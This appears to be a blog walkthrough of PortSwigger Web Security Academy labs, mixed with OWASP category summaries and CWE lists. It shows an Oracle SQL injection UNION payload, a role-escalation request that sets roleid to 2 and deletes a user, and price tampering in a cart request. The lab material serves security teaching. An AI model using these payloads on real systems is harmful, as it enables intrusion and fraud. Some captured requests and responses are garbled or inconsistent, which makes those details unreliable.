<p id="hint">Make the database retrieve the strings: 'Oracle' Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production, PL/SQL Release 11.2.0.2.0 - Production, CORE 11.2.0.2.0 Production, TNS for Linux: Version 11.2.0.2.0 - Production, NLSRTL Version 11.2.0.2.0 - Production</p>

>

<div id="labHeaderContent">

<div id="backArrow" class="descriptionAndnbsp;">

Back

</div>

<div id="labHeaderTitle" class="descriptionAndnbsp;">

Description

</div>

<div id="labHeaderImage" class="descriptionAndnbsp;">

</div>

<div id="labHeaderText" class="descriptionAndnbsp;">

Version 11.1

</div>

</div>
- Inspector:**
 - Request attributes: 2
 - Request query parameters: 1
 - Request body parameters: 0
 - Request cookies: 1
 - Request headers: 16
 - Response headers: 3

By sending the request it returning the 200 ok that means this is a successful sql injection attack

Select some text on lifestyle ,use another payload to retrieve the database version '+UNION+SELECT+BANNER,+NULL+FROM+v\$version– and send request

The screenshot shows a browser window with the title "Lab: SQL injection attack, query: SQL injection attack, quer". The address bar contains the URL "https://0a0700dc048076a380106c95009a00f7.web-security-academy.net/filter?category=Lifestyle". The page content is titled "Lifestyle". It features two product descriptions: "The Splash" and "Packaway Carport". Below the descriptions, there is a note about BURP Protection. At the bottom of the page, there is a URL: "0a0700dc048076a380106c95009a00f7.web-security-academy.net".

The screenshot shows the Burp Suite interface with the title "Burp Suite Community Edition v2023.5.2 - Temporary Project". The "Proxy" tab is selected. The "Request" tab shows the exploit payload: "1 GET /filter?category=Lifestyle--+UNION+SELECT+BANNER,+NULL+FROM+v\$version-- HTTP/2 HTTP/2". The "Response" tab shows the success message: "WebSecurity Academy SQL injection attack, querying the database type and version on Oracle LAB Solved". The "Inspector" tab shows various request and response details. The URL in the address bar is "Target: https://0a0700dc048076a380106c95009a00f7.web-security-academy.net".

It gave their version.So,the lab is solved

Now go to proxy and paste the payload then forward and off the intercept. Go to port swigger it completely solved

The screenshot shows a Linux desktop environment with several open tabs in a browser. One tab is titled 'SQL injection attack, querying the database type and version on Oracle' from 'WebSecurityAcademy.net'. The page displays a success message: 'Congratulations, you solved the lab!' and includes social sharing and continuation links. The main content area features a logo with a hanger and the word 'SHOP'.

4. Insecure Design:

Insecure Design vulnerabilities stem from poor architectural choices and a lack of security considerations during the design phase. These vulnerabilities can result in systemic weaknesses that are difficult to rectify later in the development cycle.

Exploitation:

Attackers can exploit insecure design by taking advantage of structural weaknesses in the application or system architecture. These vulnerabilities might allow unauthorized access, data leakage, or unintended functionality.

Mitigation:

Preventing insecure design vulnerabilities requires a comprehensive security assessment during the design phase. Adhering to secure design principles, following established coding practices, and conducting thorough security reviews can help identify and rectify design flaws.

Business Impact:

Insecure design vulnerabilities can lead to long-term security maintenance challenges, frequent breaches, and costly re-architecting efforts.

Addressing these vulnerabilities post-development can be financially burdensome and damage a company's ability to deliver secure products.

List of Mapped CWEs:

[CWE-73 External Control of File Name or Path](#)

[CWE-183 Permissive List of Allowed Inputs](#)

[CWE-209 Generation of Error Message Containing Sensitive Information](#)

[CWE-213 Exposure of Sensitive Information Due to Incompatible Policies](#)

[CWE-235 Improper Handling of Extra Parameters](#)

[CWE-256 Unprotected Storage of Credentials](#)

[CWE-257 Storing Passwords in a Recoverable Format](#)

[CWE-266 Incorrect Privilege Assignment](#)

[CWE-269 Improper Privilege Management](#)

[CWE-280 Improper Handling of Insufficient Permissions or Privileges](#)

[CWE-311 Missing Encryption of Sensitive Data](#)

[CWE-312 Cleartext Storage of Sensitive Information](#)

[CWE-313 Cleartext Storage in a File or on Disk](#)

[CWE-316 Cleartext Storage of Sensitive Information in Memory](#)

[CWE-419 Unprotected Primary Channel](#)

[CWE-430 Deployment of Wrong Handler](#)

[CWE-434 Unrestricted Upload of File with Dangerous Type](#)

[CWE-444 Inconsistent Interpretation of HTTP Requests \('HTTP Request Smuggling'\)](#)

[CWE-451 User Interface \(UI\) Misrepresentation of Critical Information](#)

[CWE-472 External Control of Assumed-Immutable Web Parameter](#)

[CWE-501 Trust Boundary Violation](#)

[CWE-522 Insufficiently Protected Credentials](#)

[CWE-525 Use of Web Browser Cache Containing Sensitive Information](#)

[CWE-539 Use of Persistent Cookies Containing Sensitive Information](#)

[CWE-579 J2EE Bad Practices: Non-Serializable Object Stored in Session](#)

[CWE-598 Use of GET Request Method With Sensitive Query Strings](#)

[CWE-602 Client-Side Enforcement of Server-Side Security](#)

Description:The product is composed of a server that relies on the client to implement a mechanism that is intended to protect the server.

Business Impact:When the server relies on protection mechanisms placed on the client side, an attacker can modify the client-side behavior to bypass the protection

mechanisms resulting in potentially unexpected interactions between the client and server. When critical security decisions are made on the client side, data integrity can be compromised. If a messaging app relies solely on the client to determine message recipients, attackers can manipulate the client to send messages to unintended recipients, causing miscommunication or privacy breaches. This can lead to loss of data integrity, data breaches and reduced security control.



[CWE-642 External Control of Critical State Data](#)

[CWE-646 Reliance on File Name or Extension of Externally-Supplied File](#)

[CWE-650 Trusting HTTP Permission Methods on the Server Side](#)

[CWE-653 Insufficient Compartmentalization](#)

[CWE-656 Reliance on Security Through Obscurity](#)

[CWE-657 Violation of Secure Design Principles](#)

[CWE-799 Improper Control of Interaction Frequency](#)

[CWE-807 Reliance on Untrusted Inputs in a Security Decision](#)

[CWE-840 Business Logic Errors](#)

[CWE-841 Improper Enforcement of Behavioral Workflow](#)

[CWE-927 Use of Implicit Intent for Sensitive Communication](#)

[CWE-1021 Improper Restriction of Rendered UI Layers or Frames](#)

[CWE-1173 Improper Use of Validation Framework](#)

Practical Approach:

Go to the portswigger website and select a lab.

The screenshot shows a Firefox browser window with the URL <https://portswigger.net/web-security/access-control/lab-user-role-can-be-modified-in-user-profile>. The page is titled "Lab: User role can be modified in user profile". It displays a challenge description: "This lab has an admin panel at /admin. It's only accessible to logged-in users with a roleId of 2. Solve the lab by accessing the admin panel and using it to delete the user carlos. You can log in to your own account using the following credentials: wiener:peter". Below the description is a button labeled "ACCESS THE LAB". To the right, there is a sidebar with the text "Find access control vulnerabilities using Burp Suite" and a "TRY FOR FREE" button.

Click on access the lab ,go to my account type the credentials given in the lab description update your email id in place of their original email id

The screenshot shows a Firefox browser window with the URL <https://0a3c00b504c5778e802a08c400330011.web-security-academy.net/login>. The page is titled "User role can be modified in user profile". It features a "Login" form with fields for "Username" (wiener) and "Password" (*****). Below the form is a "Log in" button. At the top of the page, there is a navigation bar with the "Web Security Academy" logo and a "Back to lab description" link. On the right side, there is a "LAB Not solved" badge and a "Home | My account" link.

User role can be modified in user profile

WebSecurity Academy

Back to lab description >>

Home | My account | Log out

My Account

Your username is: wiener

Your email is: wiener@normal-user.net

Email: thanmaye08@gmail.com

Update email

Using foxy proxy extension with burp open burp suite and on the intercept

Request to https://0a3c00b504c5728e802a08c40033001a.web-security-academy.net:443 [34.246.129.62]

POST /my-account/change-email HTTP/1.1

Host: 0a3c00b504c5728e802a08c40033001a.web-security-academy.net

Cookie: session=5d0xelxtjgf1J9LGBh21shnDujkjejd0

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: */*

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Content-Type: text/plain;charset=UTF-8

Content-Length: 33

Origin: https://0a3c00b504c5728e802a08c40033001a.web-security-academy.net

Referer: https://0a3c00b504c5728e802a08c40033001a.web-security-academy.net/my-account

Sec-Fetch-Dest: empty

Sec-Fetch-Mode: no-store

Sec-Fetch-Site: same-origin

Te: trailers

Connection: close

"email": "thanmaye08@gmail.com"

Right click on the repeater ,go to repeater and send a request

The screenshot shows the Burp Suite interface with a temporary project. A POST request is being viewed in the Request tab, and its corresponding JSON response is shown in the Response tab. The response indicates a successful 302 Found status with a redirect to the user's account page.

```
Request
Pretty Raw Hex
1 POST /my/account/change-email HTTP/2
2 Host: 0x3c00b504c5728e802a08c40033001a.web-security-academy.net
3 Cookie: session=5d0XelxtjgfI1JU5LGH21ashu0Ujej3d
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 Content-Length: 32
10 Origin: https://0x3c00b504c5728e802a08c40033001a.web-security-academy.net
11 Referer: https://0x3c00b504c5728e802a08c40033001a.web-security-academy.net/my-account
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16 Connection: close
17
18 {
  "email1": "thanayee8@gmail.com"
}

Response
Pretty Raw Hex Render
1 HTTP/2 302 Found
2 Location: /my-account
3 Content-Type: application/json; charset=utf-8
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 124
6
7 {
  "username": "wiener",
  "email": "thanayee8@gmail.com",
  "apikey": "n82a3affcjgf1luhVUj4fax0jXf3We",
  "roleid": 1
}
12 }
```

Now copy the given credentials in the response and replace it in the request, send the request and follow redirection

The screenshot shows the Burp Suite interface with a temporary project. The POST request has been modified to include the credentials from the response. The response tab shows the successful 302 Found status with a redirect to the user's account page.

```
Request
Pretty Raw Hex
1 POST /my/account/change-email HTTP/2
2 Host: 0x3c00b504c5728e802a08c40033001a.web-security-academy.net
3 Cookie: session=5d0XelxtjgfI1JU5LGH21ashu0Ujej3d
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 Content-Length: 32
10 Origin: https://0x3c00b504c5728e802a08c40033001a.web-security-academy.net
11 Referer: https://0x3c00b504c5728e802a08c40033001a.web-security-academy.net/my-account
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 {
  "username": "wiener",
  "email": "thanayee8@gmail.com",
  "apikey": "n82a3affcjgf1luhVUj4fax0jXf3We",
  "roleid": 2
}

Response
Pretty Raw Hex Render
1 HTTP/2 302 Found
2 Location: /my-account
3 Content-Type: application/json; charset=utf-8
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 124
6
7 {
  "username": "wiener",
  "email": "thanayee8@gmail.com",
  "apikey": "n82a3affcjgf1luhVUj4fax0jXf3We",
  "roleid": 1
}
12 }
```

Burp Suite Community Edition v2023.5.2 - Temporary Project

Target: https://0xa3c00b504c5728e802a08c40033001a.web-security-academy.net

Request

```
Pretty Raw Hex
1 GET /my-account HTTP/2
2 Host: 0xa3c00b504c5728e802a08c40033001a.web-security-academy.net
3 Cookie: session=5d0XelxtjgfI1UJGh21sahubUjej3D
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Origin: https://0xa3c00b504c5728e802a08c40033001a.web-security-academy.net
9 Referer: https://0xa3c00b504c5728e802a08c40033001a.web-security-academy.net/my-account/change-email
10 Sec-Fetch-Dest: empty
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-User: ?1
13 Te: trailers
14
15
```

Response

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 Cache-Control: no-cache
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 3378
6
7 <!DOCTYPE html>
8 <html>
9 <head>
10 <link href="/resources/labheader/css/academyLabHeader.css rel=stylesheet">
11 <link href="/resources/css/lab.css rel=stylesheet">
12 <title>User role can be modified in user profile</title>
13 </head>
14 <body>
15 <script src="/resources/labheader/js/labHeader.js">
16 </script>
17 <div id="academyLabHeader">
18 <section class="academyLabBanner">
19 <div class="container">
20 <div class="logo">
21 <div class="title-container">
22 <h2>User role can be modified in user profile</h2>
23 <a class="link-back href="https://portswigger.net/web-security/access-control/lab-user-role-can-be-modified-in-user-profile">
24 BackAndnbsp;tonbsp;labHeader.description</a>
25 
26 <g>
27 <polygon points="1,4,0,1,2,12,6,15,0,28,8,1,4,30,15,1,15">
28 </polygon>
29 </g>
</img>
</div>
</div>
</div>
</div>
</div>
</div>
```

Done

3,511 bytes | 188 millis

In the request replace /my-account to /admin

Burp Suite Community Edition v2023.5.2 - Temporary Project

Target: https://0xa3c00b504c5728e802a08c40033001a.web-security-academy.net

Request

```
Pretty Raw Hex
1 GET /admin HTTP/2
2 Host: 0xa3c00b504c5728e802a08c40033001a.web-security-academy.net
3 Cookie: session=5d0XelxtjgfI1UJGh21sahubUjej3D
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: */
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Origin: https://0xa3c00b504c5728e802a08c40033001a.web-security.academy.net
9 Referer: https://0xa3c00b504c5728e802a08c40033001a.web-security.academy.net/my-account/change-email
10 Sec-Fetch-Dest: empty
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-User: ?1
13 Te: trailers
14
15
```

Response

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 Cache-Control: no-cache
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 3315
6
7 <!DOCTYPE html>
8 <html>
9 <head>
10 <link href="/resources/labheader/css/academyLabHeader.css rel=stylesheet">
11 <link href="/resources/css/lab.css rel=stylesheet">
12 <title>User role can be modified in user profile</title>
13 </head>
14 <body>
15 <script src="/resources/labheader/js/labHeader.js">
16 </script>
17 <div id="academyLabHeader">
18 <section class="academyLabBanner">
19 <div class="container">
20 <div class="logo">
21 <div class="title-container">
22 <h2>User role can be modified in user profile</h2>
23 <a class="link-back href="https://portswigger.net/web-security/access-control/lab-user-role-can-be-modified-in-user-profile">
24 BackAndnbsp;tonbsp;labHeader.description</a>
25 
26 <g>
27 <polygon points="1,4,0,1,2,12,6,15,0,28,8,1,4,30,15,1,15">
28 </polygon>
29 </g>
</img>
</div>
</div>
</div>
</div>
</div>
</div>
```

Done

3,248 bytes | 103 millis

Now delete the carlos account using admin panel

Screenshot of a Kali Linux desktop environment showing a browser window for "User role can be modified". The URL is <https://0a3c00b504c5728e802a08c40033001a.web-security-academy.net/my-account>. A Burp Suite proxy window is open, showing a request to "/admin/delete?username=carlos" and a response with status code 404. The response body contains HTML code related to account deletion.

Account got deleted

Screenshot of a Kali Linux desktop environment showing a browser window for "User role can be modified". The URL is <https://0a3c00b504c5728e802a08c40033001a.web-security-academy.net/my-account>. A Burp Suite proxy window is open, showing a request to "/admin/delete?username=wiener" and a response with status code 200. The response body shows the account "wiener" has been deleted.

Congratulations, you solved the lab!

[Share your skills!](#) [Continue learning >](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Screenshot of a Kali Linux desktop environment showing a browser window for "User role can be modified". The URL is <https://0a3c00b504c5728e802a08c40033001a.web-security-academy.net/my-account>. A Burp Suite proxy window is open, showing a request to "/admin/delete?username=carlos" and a response with status code 302. The response header "Location: /admin" indicates a redirect.

5. Security Misconfigurations:

Security misconfigurations arise when applications, servers, or databases are improperly configured, leaving them susceptible to attacks due to default settings, unnecessary services, or excessive permissions.

Exploitation:

Attackers exploit security misconfigurations to gain unauthorized access, exfiltrate data, deface websites, or launch Distributed Denial of Service (DDoS) attacks.

Mitigation: Regularly audit and assess application configurations, minimize unnecessary services and open ports, apply the principle of least privilege, and follow security hardening guidelines for servers and databases.

Business Impact: Security misconfigurations can lead to data breaches, service disruptions, financial loss, compliance violations, and damage to the organization's reputation.

List of Mapped CWEs:

[CWE-2 7PK - Environment](#)

[CWE-11 ASP.NET Misconfiguration: Creating Debug Binary](#)

[CWE-13 ASP.NET Misconfiguration: Password in Configuration File](#)

[CWE-15 External Control of System or Configuration Setting](#)

[CWE-16 Configuration](#)

[CWE-260 Password in Configuration File](#)

[CWE-315 Cleartext Storage of Sensitive Information in a Cookie](#)

[CWE-520 .NET Misconfiguration: Use of Impersonation](#)

[CWE-526 Exposure of Sensitive Information Through Environmental Variables](#)

[CWE-537 Java Runtime Error Message Containing Sensitive Information](#)

[CWE-541 Inclusion of Sensitive Information in an Include File](#)

[CWE-547 Use of Hard-coded, Security-relevant Constants](#)

Description: The product uses hard-coded constants instead of symbolic names for security-critical values, which increases the likelihood of mistakes during code maintenance or security policy change.

Business Impact: Relying on hard-coded values for security has some limitations on flexibility, complicating updates, increasing vulnerability to attacks, and potentially exposing sensitive data.

[CWE-611 Improper Restriction of XML External Entity Reference](#)

[CWE-614 Sensitive Cookie in HTTPS Session Without 'Secure' Attribute](#)

[CWE-756 Missing Custom Error Page](#)

[CWE-776 Improper Restriction of Recursive Entity References in DTDs \('XML Entity Expansion'\)](#)

[CWE-942 Permissive Cross-domain Policy with Untrusted Domains](#)

[CWE-1004 Sensitive Cookie Without 'HttpOnly' Flag](#)

[CWE-1032 OWASP Top Ten 2017 Category A6 - Security Misconfiguration](#)

[CWE-1174 ASP.NET Misconfiguration: Improper Model Validation](#)

Practical Approach:

Go to portswigger website and take which is suitable under security misconfiguration

The screenshot shows a browser window with the URL <https://portswigger.net/web-security/logic-flaws/examples/lab-logic-flaws-excessive-trust-in-client-side-controls>. The page is titled "Lab: Excessive trust in client-side controls". It is categorized as an "APPRENTICE" lab and is marked as "Not solved". The description states: "This lab doesn't adequately validate user input. You can exploit a logic flaw in its purchasing workflow to buy items for an unintended price. To solve the lab, buy a 'Lightweight i33t leather jacket'." Below the description are two buttons: "ACCESS THE LAB" and "Solution". A sidebar on the left provides navigation for "Business logic vulnerabilities", including links to "Back to all topics", "What are business logic vulnerabilities?", "How do business logic vulnerabilities arise?", "Impact", "Examples", "Preventing", and "View all business logic labs". A sidebar on the right promotes "Find business logic vulnerabilities using Burp Suite" with a "TRY FOR FREE" button.

Access the lab and go to my account,give the credentials mentioned in the description of the lab and update your email id

The screenshot shows a browser window with the URL <https://0azd00c803238f9980f40d3c000a0024.web-security-academy.net/login>. The page is titled "Excessive trust in client-side controls" and is part of the "WebSecurity Academy". It features a "Back to lab description" link and a "Home | My account | 0" link at the top right. The main content is a "Login" form with fields for "Username" (containing "wiener") and "Password" (containing "*****"). A "Log in" button is at the bottom of the form.

Store credit:
\$100.00

Your username is: wiener
Your email is: thanmaye08@gmail.com

Email
[Update email](#)

Now add leather jacket to your cart and try to purchase it will not happens due to insufficient balance

Store credit:
\$100.00

Cart

Not enough store credit for this purchase.

| Name | Price | Quantity |
|-----------------------------------|-----------|----------------------------|
| Lightweight "T33f" Leather Jacket | \$1337.00 | - + Remove |

Coupon: Add coupon
[Apply](#)

Total: \$1337.00

[Place order](#)

Now on proxy burp in the foxy proxy on the intercept,add to cart

Request to https://0a2d00c803238f9980f40d3c000a0024.web-security-academy.net:443 [79.125.84.16]

```
POST /cart HTTP/1.1
Host: 0a2d00c803238f9980f40d3c000a0024.web-security-academy.net
Cookie: session=0wM4yjEx0qjLanCKJ0zvPH891BAE
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 49
Origin: https://0a2d00c803238f9980f40d3c000a0024.web-security-academy.net
Referer: https://0a2d00c803238f9980f40d3c000a0024.web-security-academy.net/product?productId=1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close
productId=1&redirect=PRODUCT&quantity=1&price=13270
```

Now send to repeater and off the intercept

Change the value in the request and send a request .Now go to website cart and check the value

Request

```
POST /cart HTTP/1.1
Host: 0a2d00c803238f9980f40d3c000a0024.web-security-academy.net
Cookie: session=0wM4yjEx0qjLanCKJ0zvPH891BAE
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 49
Origin: https://0a2d00c803238f9980f40d3c000a0024.web-security-academy.net
Referer: https://0a2d00c803238f9980f40d3c000a0024.web-security-academy.net/product?productId=1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close
productId=1&redirect=PRODUCT&quantity=1&price=115|
```

Response

```
HTTP/2 302 Found
Location: /product?productId=1
X-Frame-Options: SAMEORIGIN
Content-Length: 0
Content-Type: application/x-www-form-urlencoded
Content-Encoding: gzip, deflate
Content-Language: en-US
Content-Type: application/x-www-form-urlencoded
Content-Length: 49
Origin: https://0a2d00c803238f9980f40d3c000a0024.web-security-academy.net
Referer: https://0a2d00c803238f9980f40d3c000a0024.web-security-academy.net/product?productId=1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close
productId=1&redirect=PRODUCT&quantity=1&price=115|
```

Store credit:
\$100.00

Cart

| Name | Price | Quantity |
|-----------------------------------|---------|----------|
| Lightweight "I33t" Leather Jacket | \$11.50 | 2 |

Remove

Coupon:
Add coupon

Apply

Total: \$23.00

Place order

Congratulations, you solved the lab!

Excessive trust in client-side controls

WEB SECURITY ACADEMY

LAB Solved

Share your skills! Continue learning >

Store credit:
\$77.00

Your order is on its way!

| Name | Price | Quantity |
|-----------------------------------|-----------|----------|
| Lightweight "I33t" Leather Jacket | \$1337.00 | 2 |

Total: \$23.00